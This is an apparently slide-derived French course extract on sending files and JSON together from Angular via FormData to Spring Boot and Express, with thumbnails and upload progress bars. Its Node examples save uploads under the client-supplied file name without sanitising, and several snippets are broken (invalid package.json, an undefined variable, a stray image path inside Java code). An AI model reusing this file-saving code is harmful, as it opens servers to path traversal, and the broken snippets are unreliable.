  {{ fichier?.name || 'Aucun fichier sélectionné' }}

  <button mat-mini-fab color="primary" (click)="$event.preventDefault(); fileUpload.click()">
    <mat-icon>attach_file</mat-icon>
  </button>

</div>
```

Lors du click sur le bouton, 2 instructions sont réalisées : on empêche le comportement standard de la fonction, et on simule un click sur le sélecteur de fichier masqué




Transférer un fichier

Chapitre : Effectuer des requêtes

>> Transférer l'image en BASE 64

Il y a plusieurs façons de transférer une image. Dans notre cas nous avons une contrainte particulière (mais qui est assez fréquente) : nous souhaitons envoyer les données **ET** l'image du formulaire en même temps.

Afin d'effectuer une unique requête, il est possible d'encoder l'image en base64 afin d'ajouter cette dernière à notre JSON comme n'importe quelle valeur. Malheureusement l'étape d'encodage et de décodage est chronophage, de plus le transfert ne sera pas aussi optimisé que lorsque l'image est encodé en multipart




>> Transférer l'image en Multipart

L'autre solution consiste à envoyer 2 requêtes. La première devant attendre la deuxième.

La première sera envoyée en JSON, la deuxième comme un formulaire standard (avec une propriété `enctype='multipart/form-data'`)


Le temps d'attente de la résolution de la première requête fait que l'ensemble des traitements pourrait être plutôt long.



>> Paralléliser les requêtes

Une variante consiste à paralléliser les 2 requêtes, mais la résolution des erreurs en serait plus complexe (*image orpheline ou ressource sans image en cas d'erreur*)


Le client devra alors demander au serveur de résoudre le problème (*ce qui en fait une architecture monolithique*) ou le serveur devra faire en sorte de comprendre que les 2 requêtes sont liées (*beaucoup de complexité pour un gain plutôt maigre*)



Utiliser le corp de requête FormData

Le plus simple et le plus performant reste donc d'utiliser le format standard des formulaires : FormData.

Le JSON de notre formulaire sera alors placé dans le FormData tel un input, et l'image suivra le fonctionnement original qui consiste à la transférer en multipart.



Après avoir créer un objet formdata, nous allons donc placer le formulaire original dans un input “meme” *(nous allons cette fois ci devoir transformer en JSON manuellement car c’est la méthode subscribe qui le faisait pour nous)*

L’image si elle existe, devra être ajouté dans une propriété “image”

Nous supprimerons le header signalant que le contenu est en JSON

Enfin c’est l’objet formData que nous allons transférer en tant que corp de la requête

```
onAjoutArticle() {  
  const formData = new FormData();  
  
  if (this.fichier) {  
    formData.append('fichier', this.fichier);  
  }  
  
  formData.append(  
    'article',  
    new Blob([JSON.stringify(this.formulaire.value)], {  
      type: 'application/json',  
    })  
  );  
  
  this.http.post('URL_SERVER', formData)  
    .subscribe({  
      next: (resultat) => console.log(resultat),  
      error: (erreur) => console.log(erreur),  
    });  
}
```

Tester avec SpringBoot

Chapitre : Effectuer des requêtes

>> Exemple de contrôleur Spring Boot permettant de traiter cette requête

```
import org.springframework.http.HttpStatus ;
import org.springframework.http.ResponseEntity ;
import org.springframework.web.bind.annotation.* ;
import org.springframework.web.multipart.MultipartFile ;

import java.util.List ;

@RestController
@CrossOrigin
public class ArticleController {

    @PostMapping ("/sauvegarde-article-avec-fichier" )
    public ResponseEntity<Article> sauvegardeArticle (
        @Nullable @RequestParam ("fichier") MultipartFile fichier ,
        @RequestPart ("article") Article article) {

        return new ResponseEntity<>(article , HttpStatus.OK) ;
    }
}
```

Pour la partie de traitement du fichier
(enregistrement, validation ...)
voir le cours Spring

Tester avec NodeJS + Express



Chapitre : Effectuer des requêtes

>> Package.json

```
{
  "name": "mon-projet-express",
  "version": "1.0.0",
  "description": "Un exemple de projet Express avec Multer et CORS",
  "main": "index.js",
  "scripts": {
    "start": "nodemon index.js",
  },
  "keywords": [
    "express",
    "multer",
    "cors"
  ],
  "author": "Votre Nom",
  "license": "ISC",
  "dependencies": {
    "cors": "^2.8.5",
    "express": "^4.17.1",
    "multer": "^1.4.4"
  },
  "devDependencies": {
    "nodemon": "^2.0.15"
  }
}
```

>> Problématique d'une compatibilité Spring Boot / NodeJS

La bibliothèque *Multer* permet de gérer également les envois de FormData comprenant Binary + JSON

Mais l'envoi de données sera différent côté Angular :

```
formData.append(  
  'article',  
  new Blob([JSON.stringify(this.formulaire.value)], {  
    type: 'application/json',  
  })  
);
```

Deviendra :

```
formData.append('article', JSON.stringify(this.formulaire.value));
```



>> NodeJS

index.js

```
const express = require("express");
const multer = require("multer");
const app = express();
const cors = require("cors");

app.use(cors());

const storage = multer.diskStorage({
  destination: function (req, file, cb) {
    cb(null, "uploads/");
  },
  filename: function (req, file, cb) {
    cb(null, file.originalname);
  },
});
```

(suite)

```
const upload = multer({ storage: storage }).array("fichiers");

app.post("/sauvegarde-article-avec-liste-fichiers", upload, (req, res) => {
  try {
    const article = JSON.parse(req.body.article);

    const fichiers = req.files;
    console.log("Article:", article);
    console.log("Fichiers:", fichiers);

    // ...
  } catch (error) {
    console.log(error);
  }
});

const PORT = 3000;
app.listen(PORT, () => {
  console.log(`Server is running on port ${PORT}.`);
});
```

Extra : rendre les requêtes
compatible avec



NodeJS + Express
ET
Spring Boot



Chapitre : Effectuer des requêtes

>> Solution 1 : Modifier Angular au cas par cas

La solution la plus simple est de modifier l'envoi d'Angular selon le serveur ciblé (NodeJS ou SpringBoot)

Mais dans un soucis d'explorer les alternatives nous allons voir 2 solutions :

Rendre NodeJS compatible avec l'envoi d'une requête de ce type :

```
formData.append(  
    'article',  
    new Blob([JSON.stringify(this.formulaire.value)], {  
        type: 'application/json',  
    })  
);
```

Puis rendre Spring Boot compatible avec l'envoi d'une requête de ce type :

```
formData.append('article', JSON.stringify(this.formulaire.value));
```



>> Solution 2 : Favorise Spring Boot et rendre compatible NodeJS (1/3)

Afin de rendre compatible notre application avec Spring Boot + NodeJS il est nécessaire de modifier soit Spring Boot soit NodeJS

Commençons par modifier NodeJS, le code d'Angular est donc le suivant (*favorisant la compatibilité Spring Boot*)

```
formData.append(  
    'article',  
    new Blob([JSON.stringify(this.formulaire.value)], {  
        type: 'application/json',  
    })  
);
```



>> Solution 2 : Favorise Spring Boot et rendre compatible NodeJS (2/3)

La solution consiste à ajouter une fonction permettant de séparer les données ayant le mimeType "application/json" du reste des données :

```
//Retourne un objet issu du texte JSON et un tableau de fichier :  
function extractDataAndFiles(req) {  
  const json = req.files.find((file) => file.mimetype === "application/json");  
  const data = JSON.parse(json.buffer.toString());  
  const files = req.files.filter((file) => file !== json);  
  
  return { data, files };  
}
```

Utilisable ainsi :

```
const { data, files } = extractDataAndFiles(req);
```

>> Solution 2 : Favorise Spring Boot et rendre compatible NodeJS (3/3)

En ajoutant une méthode pour copier les fichiers le traitement est alors compatible sur les 2 serveurs

```
function processFiles(files) {  
  if (!files) return;  
  
  files.forEach((file) => {  
    const buffer = file.buffer;  
    const path = `uploads/${file.originalname}`;  
  
    fs.writeFile(path, buffer, (err) => {  
      if (err) {  
        console.error("Error writing file:", err);  
      } else {  
        console.log(`File saved: ${path}`);  
      }  
    });  
  });  
}
```

```
app.post(  
  "/sauvegarde-article-avec-liste-fichiers",  
  multer().any(),  
  (req, res) => {  
    try {  
      const { data, files } = extractDataAndFiles(req);  
  
      console.log("Article:", data);  
      console.log("Fichiers:", files);  
      processFiles(files);  
    } catch (error) {  
      console.log(error);  
    }  
  }  
);
```


>> Solution 3 : Favoriser NodeJS et rendre compatible Spring Boot (1/2)

Solution 3 : Favoriser NodeJS et rendre compatible Spring Boot

Cette approche nécessite donc de modifier la partie Angular est opter cette solution (compatible avec la solution NodeJs)

```
formData.append('article', JSON.stringify(this.formulaire.value));
```



>> Solution 3 : Favoriser NodeJS et rendre compatible Spring Boot (2/2)

Côté Spring il est alors nécessaire de mapper “manuellement” le JSON avec le type souhaité via la classe `ObjectMapper`

```
@PostMapping("/sauvegarde-article-avec-liste-fichiers")
public ResponseEntity<String> handleFileUpload(@RequestParam("fichiers") MultipartFile[] fichiers,
                                              @RequestParam("article") String articleJson) {

    // Convertir la chaîne JSON en objet Article
    ObjectMapper objectMapper = new ObjectMapper();
    Article article = null;
    try {
        article = objectMapper.readValue(articleJson, Article.class);
    } catch (IOException e) {
        e.printStackTrace();
        return ResponseEntity.badRequest().body("Erreur lors de la conversion de l'article JSON en objet Java.");
    }

    // Traitez l'objet Article ici
    System.out.println("Article: " + article.getNom());

    return ResponseEntity.ok("Fichiers et article enregistrés avec succès.");
}
```



Transférer plusieurs fichiers

Chapitre : Effectuer des requêtes

```
<input
  #fileUpload type="file"
  (change)="onFichierSelectionne($event)"
  style="display: none" multiple
/>

<div>
  {{ fichiers.length > 0
    ? fichiers.length + " fichiers sélectionnés"
    : "Aucun fichier sélectionné" }}

  <button
    mat-mini-fab
    color="primary"
    (click)="$event.preventDefault(); fileUpload.click()">
    <mat-icon>attach_file</mat-icon>
  </button>
</div>
```

```
export class AjoutArticleComponent {
```

```
  fichiers: File[] = [];
```

```
  ...
```

```
  onFichierSelectionne(e: any) {  
    this.fichiers = e.target.files;  
  }
```

```
  onAjoutArticle() {  
    const formData = new FormData();
```

```
    for (let i = 0; i < this.fichiers.length; i++) {  
      formData.append('fichiers', this.fichiers[i]);  
    }
```

```
    ...
```

```
  }
```

>> Modification à effectuer sur le contrôleur Spring Boot permettant de traiter cette requête

```
import org.springframework.http.HttpStatus ;
import org.springframework.http.ResponseEntity ;
import org.springframework.web.bind.annotation.* ;
import org.springframework.web.multipart.MultipartFile ;

import java.util.List ;

@RestController
@CrossOrigin
public class ArticleController {

    @PostMapping ("/sauvegarde-article-avec-liste-fichiers" )
    public ResponseEntity<Article> sauvegardeArticle (
        @Nullable @RequestParam ("fichiers") List<MultipartFile> listeFichiers ,
        @RequestPart ("article") Article article) {


        return new ResponseEntity<>(article , HttpStatus.OK);
    }
}
```

Si vous envoyez plusieurs fichiers

Attention : les sections suivantes
n'utilisent pas la sélection multiple de fichiers du
fait de la complexité de ceux-ci

Les exemples concernant la sélection multiple de
fichiers commenceront à la section :

*Gérer les validations d'un
input file multiple*



Afficher une miniature de l'image
à télécharger

Chapitre : Effectuer des requêtes

Digression : effectuer un binding sur des propriétés natives aux balises

>> Effectuer un binding sur une propriété existante

Toutes les propriétés des éléments HTML peuvent recevoir une valeur dynamique en les préfixant par 'attr.'

On l'utilise souvent afin d'affecter une valeur à l'attribut src de la balise img, mais il peut être utile dans d'autres cas :

```
colspan = 0;  
onClick() {  
  this.colspan++  
}
```

```
<table (click)="onClick()" style="border: solid 1px;">  
  <tr>  
    <th [attr.colspan]="colspan" style="border: solid 1px;">Entete</th>  
  </tr>  
  <tr>  
    <td>1</td>  
    <td>2</td>  
    <td>3</td>  
  </tr>  
</table>
```

Attention toutefois aux attributs `style` et `class`, qui sont gérés différemment

(voir *style et classes conditionnels*)

>> Exemple avec un SVG

```
<svg>
  <g>
    <rect x="0" y="0" width="100" height="100" [attr.fill]="couleur" (click)="changeCouleur()" />
    <text x="120" y="50">
      Cliquez ici
    </text>
  </g>
</svg>
```

```
couleur = 'rgb(255, 0, 0)';
changeCouleur() {
  const r = Math.floor(Math.random() * 256);
  const g = Math.floor(Math.random() * 256);
  const b = Math.floor(Math.random() * 256);
  this.couleur = `rgb(${r}, ${g}, ${b})`;
}
```

>> Afficher une miniature de l'image

Afin de rendre le sélecteur plus ergonomique, nous pouvons assez facilement ajouter une miniature lorsqu'une image est sélectionnée. Pour cela nous allons ajouter un binding sur la propriété `src` de l'image. Et modifier la méthode `onFichierSelectionne` afin qu'elle lise le contenu du fichier et l'affecte dans la propriété `imageSource`

```
<input #fileUpload type="file" (change)="onFichierSelectionne($event)" style="display: none;"
/>
<div>
  {{ fichier?.name || 'Aucun fichier sélectionné' }}

  <button mat-mini-fab color="primary" (click)="$event.preventDefault(); fileUpload.click()">
    <mat-icon>attach_file</mat-icon>
  </button>
  <img [attr.src]="imageSource" />
</div>
```

```
imageSource: String = "";

onFichierSelectionne(e: any) {

  if (e.target.files[0]) {
    this.fichier = e.target.files[0];

    let reader = new FileReader();
    reader.onload = (e: any) => {
      this.imageSource = e.target.result;
    };
    reader.readAsDataURL(event.target.files[0]);
  }
}
```



Ajouter une barre de progression

Chapitre : Effectuer des requêtes

>> Le composant ProgressBar

Vous pouvez consulter la page :

<https://material.angular.io/components/progress-bar/examples>

afin d'essayer les différents types de progression proposés.

On peut noter ici 2 propriétés qui nous intéressent :


mode : qui nous permettra de passer du mode *determinate*, lors de la phase d'upload de l'image), et *indeterminate* lors de la phase de traitement côté serveur

value : qui est une valeur entre 0 et 100, permettant de définir la taille de la barre de progression.


Progress bar configuration

Color: ☒ Primary ☐ Accent ☐ Warn

Mode: ☒ Determine ☐ Indeterminate ☐ Buffer ☐ Query

Progress: 

Result



>> Ajouter une barre de progression

```
<div>
  @if(progressionUpload) {
    <mat-progress-bar
      [mode]="progressionModeUpload"
      [value]="progressionUpload">
    </mat-progress-bar>
    <mat-icon (click)="cancelUpload()"> delete_forever </mat-icon>
  }
</div>
```

La barre de progression sera gérée grâce à 2 propriétés :

progressionUpload qui sera soit *null* (la barre de progression sera masquée), soit une valeur entre 0 et 100

progressionModeUpload

sera soit la chaîne *"determinate"* ou *"indeterminate"*

Ainsi qu'une méthode *reset()* permettant de réinitialiser les valeurs

```
public progressionUpload: number | null = null;
public progressionModeUpload: ProgressBarMode = "determinate";

...

reset() {
  this.progressionUpload = null;
  this.progressionModeUpload = "determinate";
}
```

>> Gérer une requête plus finement

Afin d'intercepter plus facilement les erreurs et les autres événements de notre requête, nous pouvons utiliser un autre type de paramètre dans la méthode subscribe : un objet ayant 3 propriétés : next, error et complete

```
this.client
  .post("http://monUrl", formData, { headers: headers })
  .subscribe({
    next: (e) => {

    },
    error: (erreur) => {

    },
    complete: () => {

    }
  })
```

next est appelé lors des événement de progression de notre requête
(la mise à jour du pourcentage de transfert, la fin de la requête)

error est appelé lorsqu'un statut supérieur à 400 est renvoyé par le serveur

complete est appelé à la fin de la requête si aucune erreur n'est survenue

>> Obtenir les événements de progression

En activant l'observation des événements, il est possible d'intercepter les événements de progression.

En testant le type de l'événement lorsqu'il survient, il est alors possible d'obtenir les informations nécessaires afin d'évaluer la progression de la requête

```
this.client
  .post("http://monUrl", formData,
    {
      headers: headers,
      reportProgress: true,
      observe: 'events'
    })
  .subscribe({
    next: (e) => {
      if (e.type == HttpEventType.UploadProgress) {

        console.log("actuellement transféré : " + e.loaded)
        console.log("total à transférer : " + e.total)
        console.log("pourcentage de transfert : " + Math.round(e.loaded / e.total * 100))

      }
    }, ...
  })
```

Les événements de progression seront interceptés dans la méthode **next**

On ajoute les options nécessaires pour pouvoir intercepter les événements de progression

On teste si l'événement est un événement de progression


On obtient les informations de progression

>> Mettre à jour la barre de progression

```
onSubmit() {  
  ...  
  this.souscriptionUpload = this.client  
    .post("http://localhost:4000/meme", formData,  
    {  
      headers: headers,  
